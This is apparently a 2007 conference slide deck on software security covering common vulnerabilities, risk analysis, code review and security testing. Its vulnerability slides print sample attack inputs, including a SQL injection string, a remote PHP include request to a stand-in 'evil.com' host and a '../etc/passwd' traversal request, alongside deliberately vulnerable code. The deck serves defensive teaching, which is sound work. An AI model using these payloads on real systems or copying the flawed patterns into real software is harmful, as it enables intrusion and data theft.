



O-ISC '07
Ohio Information Security Conference

Software Security

James Walden

Northern Kentucky University

Speaker Biography




- Assistant Professor at NKU
 - Interests: security, software engineering.
 - Offerings: certificate in secure software engineering.

- Industrial experience (CMU, Intel)
 - Secure web applications.
 - Secure UNIX applications.
 - Security administration (UNIX, network).

Traditional Security is Reactive

- Perimeter defense (firewalls)
- Intrusion detection
- Over-reliance on cryptography
- Penetrate and patch
- Penetration testing

Figure 17. Security Technologies Used



CSI/FBI 2005 Computer Crime and Security Survey
Source: Computer Security Institute

2005: 687 Respondents

The Problem is Software



“75 percent of hacks happen at the application.”

Theresa Lanowitz, Gartner Inc.

“Malicious hackers don’t create security holes; they simply exploit them. Security holes and vulnerabilities – the real root cause of the problem – are the result of bad software design and implementation.”

John Viega & Gary McGraw

Developers Aren't Ready



“64% of developers are not confident in their ability to write secure applications”

Bill Gates, RSA 2005

Penetrate and Patch



Discover flaws after deployment.

Often by attackers.

Users may not deploy patches.


Patches may have security flaws (15%?)

Patches are maps to vulnerabilities.

Attackers reverse engineer to create attacks.

A Growing Problem

Software Vulnerabilities



CVE Top 5 Vulnerabilities



1. Cross-site Scripting
2. SQL Injection
3. PHP Includes
4. Buffer Overflows
5. Path Traversal


CVE #1: Cross-site Scripting



O-ISC '07
Ohio Information Security Conference

- Attacker causes a legitimate web server to send user executable content (Javascript, Flash ActiveScript) of attacker's choosing.
- Typical Goal: obtain user auth cookies for
 - Bank site (transfer money to attacker)
 - Shopping site (buy goods for attacker)
 - E-mail

Anatomy of an XSS Attack



CVE #2: SQL Injection



Web applications pass parameters when accessing a SQL database. If an attacker can embed malicious commands in these parameters, the external system may execute those commands on behalf of the web application.

`$sql = "SELECT count(*) from users where username = '$username' and password = '$password'";`

- Unauthorized Access Attempt: **password = ' or 1=1 --**
- SQL statement becomes:
 - **select count(*) from users where username = 'user' and password = " or 1=1 --**
 - Checks if password is " OR 1=1, which is true.

CVE #3: PHP Includes

A PHP product uses "require" or "include" statements, or equivalent statements, that use attacker-controlled data to identify code or HTML to be directly processed by the PHP interpreter before inclusion in the script.

```
<?php
// index.php
include('config.php');
include('include.php');

// Script body
?>
```

```
<?php //config.php
$server_root = '/my/path';
?>
```

```
<?php //include.php
include($server_root .
    '/someotherfile.php');
?>
```

GET

/include.php?server_root=http://evil.com/command.txt?

CVE #4: Buffer Overflows

A program accepts too much input and stores it in a fixed length buffer that's too small.

```
char A[8];
```

```
short B;
```

A	A	A	A	A	A	A	A	B	B
0	0	0	0	0	0	0	0	0	3

```
gets(A);
```

A	A	A	A	A	A	A	A	B	B
o	v	e	r	f	l	o	w	s	0

CVE #5: Directory Traversal



O-ISC '07
Ohio Information Security Conference

The software, when constructing file or directory names from input, does not properly cleanse special character sequences that resolve to a file or directory name that is outside of a restricted directory.

```
$filename = "/usr/local/www/template/$usertemp";  
open TEMP, $filename;  
while (<TEMP>) {  
    print;  
}
```

```
GET /vulnerable?usertemp=../../../../../../etc/passwd
```

Essential Facts

- Software Security \neq Security Features
 - Cryptography will not make you secure.
 - Application firewalls will not make you secure.
- 50/50 Architecture/Implementation Problems
- An Emergent Property of Software
 - Like Usability or Reliability
 - Not a Feature

Security Problems

SECURITY BUGS

50%

- Buffer overflow
- Command injection
- Cross-site scripting
- Integer overflow
- Race condition

ARCHITECTURAL FLAWS

50%

- Cryptography misuse
- Lack of compartmentalization
- More privilege than necessary
- Relying on secret algorithms
- Usability problems

Security as Risk Management



- Helps communicate security need to customer.
 - Cost of security vs. amount of potential losses.
- No system is 100% secure.
 - Some risks aren't cost effective to mitigate.
 - Humans make mistakes.
 - New types of vulnerabilities are discovered.


Risk Management

1. What assets are you trying to protect?
2. What are the risks to those assets?
3. Which risks do we need to mitigate?
4. What security measures would mitigate those risks?
5. Which of those measures is most effective, when considering cost, side effects, etc.?

Software Security Practices



1. Code Reviews
2. Risk Analysis
3. Penetration Testing
4. Security Testing
5. Abuse Cases
6. Security Operations



Code Reviews

1. Find defects sooner in development lifecycle.
(IBM finds 82% of defects before testing.)
2. Find defects with less effort than testing.
(IBM—review: 3.5 hrs/bug, testing: 15-25 hrs/bug.)
3. Find different defects than testing.
(Can identify some design problems too.)
4. Educate developers about security bugs.
(Developers frequently make the same mistakes.)

Code Review Tips

1. Know your limits.

Typical review speed is 150-200 lines/hour.

Limit meeting length to 1-2 hours.

2. Know what bugs to look for.

Checklists

Static analysis tools

3. Require preparation before the meeting.

Code Review Problems



1. Requires substantial expertise in area of coding and security to be effective.
2. Human readers are fallible, and will miss mistakes.

- Automated assistance for code reviews
 - Speed: review code faster than humans can
 - Accuracy: 100s of secure coding rules

- ***False Positives***
 - Tool reports bugs in code that aren't there.
 - Complex control or data flow can confuse tools.

- ***False Negatives***
 - Tool fails to discover bugs that are there.
 - Code complexity or lack of rules to check.


Fix design flaws, not implementation bugs.

Risk analysis steps

1. Develop an architecture model.
2. Identify threats and possible vulnerabilities.
3. Develop attack scenarios.
4. Rank risks based on probability and impact.
5. Develop mitigation strategy.
6. Report findings

- Background materials
 - Use scenarios (use cases, user stories)
 - External dependencies (web server, db, libs, OS)
 - Security assumptions (external auth security, &c)
 - User security notes
- Determine system boundaries / trust levels
 - Boundaries between components.
 - Trust level of each component.
 - Sensitivity of data flows between components.

Level 0 Data Flow Diagram




Penetration Testing



- Test software in deployed environment.
- Allocate time at end of development to test.
 - Often time-boxed: test for n days.
 - Schedule slips often reduce testing time.
 - Fixing flaws is expensive late in lifecycle.
- Penetration testing tools
 - Test common vulnerability types against inputs.
 - Fuzzing: send random data to inputs.
 - Don't understand application structure or purpose.

Security Testing



Security Testing

- Two types of testing
 - **Functional:** verify security mechanisms.
 - **Adversarial:** verify resistance to attacks generated during risk analysis.

- Different from traditional penetration testing
 - White box.
 - Use risk analysis to build tests.
 - Measure security against risk model.

Abuse Cases

- Anti-requirements
 - Think explicitly about what software should not do.
- A use case from an adversary's point of view.
 - Obtain Another User's CC Data.
 - Alter Item Price.
 - Deny Service to Application.
- Developing abuse cases
 - Informed brainstorming: attack patterns, risks.

Security Operations



■ User security notes

- Software should be secure by default.
- Enabling certain features/configs may have risks.
- User needs to be informed of security risks.

■ Incident response

- What happens when a vulnerability is reported?
- How do you communicate with users?
- How do you send updates to users?

Going Further



Books

1. Gary McGraw, *Software Security*, Addison-Wesley, 2006.
2. Michael Howard and Steve Lipner, *The Security Development Lifecycle*, Microsoft Press, 2006.
3. Michael Howard, David LeBlanc, and John Viega, *19 Deadly Sins of Software Security*, McGraw-Hill Osborne, 2005.

Web Sites

1. Build Security In
<https://buildsecurityin.us-cert.gov/daisy/bsi/home.html>
2. Fortify's Vulnerability Catalog
<http://vulncat.fortifysoftware.com/>

1. Software Security ≠ Security Features

- Security is emergent feature of software like reliability.
- Cryptography, authentication, etc. will not make you secure.

2. 50/50 Architecture/Implementation Problems

- Use Risk Analysis for architecture flaws.
- Use Code Reviews for implementation bugs.

3. Security Testing

- Penetration testing can't tell you how secure your software is.
- Use Risk Analysis to drive white box security testing.

4. Vulnerabilities

- Web: XSS, SQL injection, PHP include
- General: buffer overflow, path traversal